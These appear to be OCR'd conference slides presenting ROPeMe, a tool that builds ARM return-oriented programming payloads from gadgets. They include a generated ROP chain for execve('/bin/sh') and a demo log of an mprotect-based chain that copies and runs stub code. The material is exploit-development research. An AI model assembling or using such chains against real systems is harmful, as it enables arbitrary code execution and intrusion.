
- Input
  - ROP IL instructions
  - Gadgets
  - Constant values
  - Constraints and values binding
- Output
  - Stack layout
  - Output can be used for high level ROP wrapper
  - Not size optimized

PAYLOAD GENERATOR (2)

» Approach


- Gadgets emulation
  - Emulate stack related operations
- Write back required value to stack position
  - LHS/RHS reverse matching
  - Simple math calculation
- Feed back values binding to next instructions

REVERSE MATCHING




GADGET EMULATION

- Single gadget
- Only stack related operations



STACK WRITE BACK

» Payload = values on stack



OUTPUT PAYLOAD

» execve("/bin/sh", 0, 0)

```
# ROP code: load r0, #0xdeadbeef
# pop {r0 pc}
[ BASE+0x2d38, 0xdeadbeef ]
# ------------------------------------------------------------------
# ROP code: load r1, #0
# pop {r1 r7 pc}
[ BASE+0xbb3d, 0x0, 0x4b4e554b ]
# ------------------------------------------------------------------
# ROP code: load r2, #0
# pop {r2 r3 r6 pc}
[ BASE+0x256f9, 0x0, 0x4b4e554b, 0x4b4e554c ]
# ------------------------------------------------------------------
# ROP code: load r7
# pop {r1 r7 pc}
[ BASE+0xbb3d, 0x0, 0xb ]
# ------------------------------------------------------------------
# ROP code: syscall
# svc 0x00000000 ; pop {r4 r7} ; bx lr
[ BASE+0x1804, 0x4b4e554a, 0xb ]
# ------------------------------------------------------------------
```

DEMO

```
ROPeMe> payload -f sample/exploit-mprotect.rop
Generating payload for ROP code: # sample ROP payload using mprotect()\n# mprotect(target, 0x1000, 7)\nload r0, #
target\nload r1, #0x1000\nload r2, #0x7\nload r7, #0x7d\nsyscall\n# transfer stubcode\nstore [#target], #0x4668bc
86\nstore [#target+0x4], #0x4768df00\n# execute subcode\ncall #target+1\n
BASE = 0xb0001000
# sample ROP payload using mprotect()
# mprotect(target, 0x1000, 7)
# ROP code: load r0, #target
# ldr r0 [sp #12] ; add sp sp #20 ; pop {pc}
[ BASE+0xaa0, 0x4b4e554a, 0x4b4e554b, 0x4b4e554c, target, 0x4b4e554e ]
# ------------------------------------------------------------------------
# ROP code: load r1, #0x1000
# pop {r1 r2 r3 r4 r5 pc}
[ BASE+0x10d4, 0x1000, 0x4b4e554b, 0x4b4e554c, 0x4b4e554d, 0x4b4e554e ]
# ------------------------------------------------------------------------
# ROP code: load r2, #0x7
# pop {r2 r3 r7 pc}
[ BASE+0x3565, 0x7, 0x4b4e554b, 0x4b4e554c ]
# ------------------------------------------------------------------------
# ROP code: load r7, #0x7d
# pop {r2 r3 r7 pc}
[ BASE+0x3565, 0x7, 0x4b4e554b, 0x7d ]
# ------------------------------------------------------------------------
# ROP code: syscall
# Auto inserted lr => NOP (length=0) * THIS MAY NOT WORK OUT OF THE BOX *
# 0xaa8 : pop {pc} ;;
# ROP code: LOAD lr, #BASE+0xaa8
# pop {r4 lr} ; bx lr
[ BASE+0x744, 0x4b4e554a, BASE + 0xaa8 ]
# ------------------------------------------------------------------------
--More-- (24/54)
# svc 0x00000000 ; pop {r4 r7} ; bx lr
[ BASE+0x7b8, 0x4b4e554a, 0x7d ]
# ------------------------------------------------------------------------
```

FUTURE PLAN

- Optimize output payload
  - Reduce duplication
- Support ARM Thumb-2
  - More gadgets
- Extend to x86/x86_64 (partial now)
- Conditional jump, loop instructions

THANK YOU
Q &A